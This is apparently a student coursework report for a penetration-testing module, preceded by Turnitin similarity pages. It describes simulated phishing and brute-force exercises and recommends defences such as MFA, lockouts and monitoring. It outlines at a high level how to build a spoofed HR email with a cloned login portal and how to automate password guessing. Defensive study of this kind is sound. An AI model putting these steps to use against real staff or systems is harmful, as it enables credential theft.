LONDON
METROPOLITAN
UNIVERSITY

islington college
(इस्लिङ्टन कलेज)

CC7180NI

Level 7 – Security Auditing and Penetration Testing

Individual

2nd Semester

2024/25 Spring/Autumn

Student Name: Nishit Koirala

London Met ID: 23057168

College ID: NP01MS7S240061


Assignment Due Date: Thursday, January 16, 2025

Assignment Submission Date: Tuesday, January 14, 2025

Submitted To: Mr. Suraj Nepal

Word Count: 3191

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.



turnitin Page 1 of 38 - Cover Page Submission ID trn:oid:::3618:79164598

23057168 Nishit Koirala.docx

Islington College,Nepal

Document Details

Submission ID
trn:oid:::3618:79164598

Submission Date
Jan 14, 2025, 12:53 PM GMT+5:45

Download Date
Jan 14, 2025, 12:55 PM GMT+5:45

File Name
23057168 Nishit Koirala.docx


File Size
26.6 KB

34 Pages

3,783 Words

23,165 Characters

turnitin Page 1 of 38 - Cover Page Submission ID trn:oid:::3618:79164598



turnitin Page 2 of 38 - Integrity Overview Submission ID trn:oid:::3618:79164598

8% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

- **20** Not Cited or Quoted 8%
  Matches with neither in-text citation nor quotation marks
- **0** Missing Quotations 0%
  Matches that are still very similar to source material
- **0** Missing Citation 0%
  Matches that have quotation marks, but no in-text citation
- **0** Cited and Quoted 0%
  Matches with in-text citation present, but no quotation marks

Top Sources

4%	Internet sources
1%	Publications
7%	Submitted works (Student Papers)


Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.

turnitin Page 2 of 38 - Integrity Overview Submission ID trn:oid:::3618:79164598



turnitin Page 3 of 38 - Integrity Overview Submission ID trn:oid:::3618:79164598

Match Groups

20 Not Cited or Quoted 8%
Matches with neither in-text citation nor quotation marks

0 Missing Quotations 0%
Matches that are still very similar to source material

0 Missing Citation 0%
Matches that have quotation marks, but no in-text citation

0 Cited and Quoted 0%
Matches with in-text citation present, but no quotation marks

Top Sources


4%	Internet sources
1%	Publications
7%	Submitted works (Student Papers)

Top Sources

The sources with the highest number of matches within the submission. Overlapping sources will not be displayed.

1	Internet	**www.coursehero.com**	**2%**
2	Submitted works	**Edge Hill University on 2022-10-21**	**<1%**
3	Submitted works	**Capella University on 2024-11-10**	**<1%**
4	Submitted works	**TAFE Queensland Brisbane on 2024-05-22**	**<1%**
5	Submitted works	**Central Queensland University on 2021-05-09**	**<1%**
6	Submitted works	**Langside College on 2024-11-10**	**<1%**
7	Submitted works	**Macquarie University on 2022-08-19**	**<1%**
8	Submitted works	**West Thames College London on 2025-01-10**	**<1%**
9	Submitted works	**Fortis College - Centerville on 2024-01-17**	**<1%**
10	Internet	**cyberdefence101.com**	**<1%**

turnitin Page 3 of 38 - Integrity Overview Submission ID trn:oid:::3618:79164598



turnitin Page 4 of 38 - Integrity Overview Submission ID trn:oid:::3618:79164598

11	Submitted works	
Massey University on 2024-06-21		<1%
12	Submitted works	
Melbourne Institute of Technology on 2021-04-11		<1%
13	Submitted works	
Robert Kennedy College on 2025-01-04		<1%
14	Submitted works	
islingtoncollege on 2024-12-24		<1%
15	Submitted works	
Colorado Technical University Online on 2025-01-12		<1%

turnitin Page 4 of 38 - Integrity Overview Submission ID trn:oid:::3618:79164598

Table of Contents

Table of Figures

Table of Abbreviations

Abbreviated Word	**Full-Form**
MFA	Multi-Factor Authentication
IDS	Intrusion Detection Systems
IPS	Intrusion Prevention Systems
e-mails	Electronic-mails
SIEM	Security Information and Event Management
PII	Personally Identifiable Information
AI	Artificial Intelligence
CISO	Chief Information Security Officer
IS	Information System

Abstract

In this report, two cyber incidents phishing, and brute force attacks have been simulated and are analyzed in great depth. These simulations were aimed at testing the strengths and weaknesses of the organization's security framework. The main goals of this research were to find weaknesses in the obtained framework, test the functioning defenses that were assumed to be in place, and give suggestions regarding how these weaknesses can be dealt with to ensure the organization can better withstand an attack. The data obtained from the two types of simulations help identify and eliminate the potential security breaches an organization might face in the future while also allowing for important improvements to take place in the system. Such detailed research and simulations can aid in greatly improving an organization's cybersecurity systems and allow for better preparation against any threats.

1) Role 1: Security Analyst Conducting Simulated Incidents

a. Incidents

Incident 1: Phishing Attack Targeting Employee Credentials

Objective:

Simulate a phishing attack; the goal is to deceive employees into providing their login credentials, thus staging unauthorized access to test an organization's capability for detection, response, and prevention from this type of social engineering threat.

Expected Outcomes:

- It effectively measures the susceptibility to phishing attempts among employees, showing trends and vulnerabilities in response.
- Analyze the likely impacts on internal systems from stolen credentials: unauthorized access, breach, or disruption of operations.
- Provide actionable insights into how to better the employee training and awareness programs to reduce future risks.

Incident 2: Brute Force Attack Exploiting Weak Authentication

Objective:

By carrying out an automated brute-force attack simulation, attempting to make use of poor password choice, and testing an organization's preparedness in successive unauthorized access attempts, this exercise shall prove the quality of current authentication protocols and reveal probable vulnerabilities in the system's security.

Expected Outcomes:

- Assess current password policies for sufficiency concerning minimum complexity and rotation requirements.
- Identify holes in the system for detecting and blocking unauthorized login attempts using automated attacks.
- Provide recommendations to implement stronger authentication mechanisms, such as MFA, which can strengthen the security position across the board.

In such cases, the Cybersecurity Analyst can play a major role in analyzing the simulated threats, assessing the preparedness of the organization, and proposing strategic enhancements to the security framework.

(Stalling, 2016)

b. Detailed Execution Steps

Incident 1: Phishing Attack

Designing Malicious Email:

- Build a phishing email apparently from some trusted department, like Human Resources, asking employees to verify their credentials due to some sort of policy or system upgrade.
- Insert a hyperlink that takes the recipient to a phony portal, which is professionally tailored to look like the company's legitimate portal for this sort of thing so that it would not raise suspicions.

Harvest Login Credentials:

- Caught and submitted by employees on a phishing portal in a safe, segregated testing environment to avoid exposure in the real world.
- Ethical Guidelines Compliance: Notified the relevant stakeholders in advance about the scope and purpose of the test.

Simulated Unauthorized Access:

- The system attempted login with the credentials captured earlier in this exercise to identify potential vulnerabilities, such as misconfigured access controls or administrative accounts that are not monitored.

Track Detection and Mitigation:

- Monitored the time taken by the organization's security systems and teams to detect the phishing attempt.
- Monitored how incident response procedures, both automated and manual, such as user notification, login lockout, and escalations were followed to minimize the attack that had been simulated.

Workflow of a Phishing Attack simulation, outlining key steps from email design to detection and monitoring.




Figure 1: Flow chart of Phishing attack

Incident 2: Brute Force Attack

Identify Vulnerable Accounts:

- Selected accounts based on earlier findings of weak or easily guessed passwords like “123456” or “password.”
- Prioritize those accounts with the most significant access rights based on what might happen when access is granted.

Deploy Automated Attack Tools:

- An industry-recognized brute force simulation tool was deployed that included a systematic check of large lists of passwords against chosen accounts.
- Configured the test to mimic actual patterns of attacks, for instance, varying intervals for login attempts.

Analyze System Reactions:

- I monitored system logs for possible indicators of detection, which included (but were not limited to) flagged login failures or alerts generated by intrusion detection/prevention systems (IDS/IPS). I assessed the activation of protective measures: this encompassed CAPTCHA prompts, rate-limiting, or even temporary account lockouts. However, the effectiveness of these measures can differ (although they are vital). Because of this, it is crucial to sustain vigilance in monitoring and responding to such incidents.

Assess Potential Damage:

- To determine the degree of system access attained in the event of a successful breach, it is essential to analyze the implications for data confidentiality, integrity, and availability.
- Highlighted potential cascading effects such as privilege escalation or lateral movement across systems if access were to be obtained.

Workflow of the Brute Force Attack simulation, showing the process from targeting accounts to evaluating system response.




Figure 2: Flow chart of Brute force attack

By adhering to these detailed execution steps, the simulations sought to comprehensively assess the organization’s preparedness against these prevalent attack vectors; however, they also aimed to furnish actionable insights for bolstering its cybersecurity posture. This analysis is critical because it addresses vulnerabilities that could be exploited. Although the steps are meticulous, uncertainties regarding the outcomes persist.

c. Analysis of Security Weaknesses

Incident 1: Phishing Attack

Weaknesses Identified:

- Lack of Employee Training: The employees had a lack of knowledge about what to expect, including things such as phishing e-mails, peculiar email addresses, or links that appear not quite normal, and did not recognize this as such.
- Ineffective Email Filters: The current system for filtering emails did not catch and block phishing e-mails, which meant they went through without any blockage to end users.
- Absence of MFA: There is no use of multi-factor authentication, meaning breached credentials will give access to internal systems and increase security breach factors by a wide margin (OWASP Foundation, 2022).

Recommended Enhancements:

Phishing Awareness Programs:

- Perform regular training and phishing simulations to keep them familiar with suspicious emails and how to react upon receiving one.
- Includes interactive modules and quizzes that will help reinforce key concepts and increase retention.

Upgraded Email Filtering:

- Invest in sophisticated email filtering solutions that use artificial intelligence and machine learning for improved catching of phishing attempts and other malicious content.
- Filter rules must be updated regularly based on newly emerging phishing incidents.

Enforce MFA:

- Enforce MFA on every user account to add an extra layer of security to prevent direct intrusion in case a password is compromised.
- Use authenticator apps or hardware tokens for additional security (NIST, 2024).

Incident 2: Brute Force Attack

Weaknesses Identified:

- Weak Password Policies: No password policies were in place that would enforce good password complexity. Passwords were easily guessed by an attacker using password-guessing automated software.
- Lack of Account Lockout Mechanisms: Multiple login attempts failed without any kind of protection; the simulation just kept going.
- Insufficient Real-Time Monitoring: competent software packages were not installed to monitor and report suspicious authentication activities, such as multiple failed logins originating from the same IP address (OWASP Foundation, 2022).

Recommended Enhancements:

Strengthen Password Policies:

- Increase password length to ensure that contents must be mixed case, numeric, and special characters.
- Change passwords periodically to reduce the likelihood of password compromise. Enforce the periodic changing of passwords to reduce the risk of password compromise.

Automated Account Lockouts:

- Introduce lockout policies that will temporarily disable accounts in the case of a certain number of failed login attempts.
- In the case of a lockout, notify the account holder and the system administrator to make sure the issue is followed through promptly.

Advanced Monitoring Tools:

- Implement appropriate advanced monitoring software; hence, SIEM systems to monitor and study authentication traffic in near real-time.
- Configure notifications when suspicious activity has been identified, such as logins from unusual locations or devices, allowing for incident response.
- These recommendations are to address identified vulnerabilities, enhance system defenses, and decrease overall risk from potential future attacks (NIST, 2024).

d. Impact Assessment:

Incident 1: Phishing Attack

Financial Impact:

- The company is in jeopardy of losing money due to credential-based data breaches, including the theft of PII, unauthorized financial transactions, and non-compliant penalties under data protection legislation.
- Recovery costs can consist of costs associated with purchasing amplified security tools, forensic reviews, and legal representation.

Operational Disruptions:

- There can be significant periods of downtime for resetting the affected accounts and reviewing systems to identify and contain the breach.
- Business continuity may be adversely affected temporarily as the resources will be diverted to respond to the breach from routine operations.

Reputational Damage:

- The security incident particularly related to compromised employee credentials, is sure to dent stakeholder confidence in the customers, partners, and investors of the company.
- Publicized breaches may attract adverse media coverage which will damage the brand image of an organization and have business implications in the future.

Incident 2: Brute Force Attack

Financial Impact:

- These are costs related to patching vulnerabilities, adding security, and recovering systems after a breach.
- Other related costs may include paying off clients or business partners and addressing regulatory compliance issues following the breach.

Operational Disruptions:

- Critical systems may become unavailable for some time either due to unauthorized access or protection mechanisms such as system lockouts.
- Possible disruptions in the normal context of delays in attempts to get things running normally can include disruptions of workflow and subsequent decreases in output.

Reputational Damage:

- The feeling that it is not possible to provide a sufficiently robust security posture can translate into reduced confidence on the part of clients, partners, and the wider market.
- The stakeholder may lose its competitive advantage if safer alternatives are chosen to take advantage of.

To do this, the organization needs to analyze these implications, to better understand the cascading effects of such events and focus on proactive measures (e.g., to ensure that its assets, operational processes, and overall reputation are preserved).

2) Role 2: CISO Preparing Incident Report and Special IS Audit

i. Executive Summary

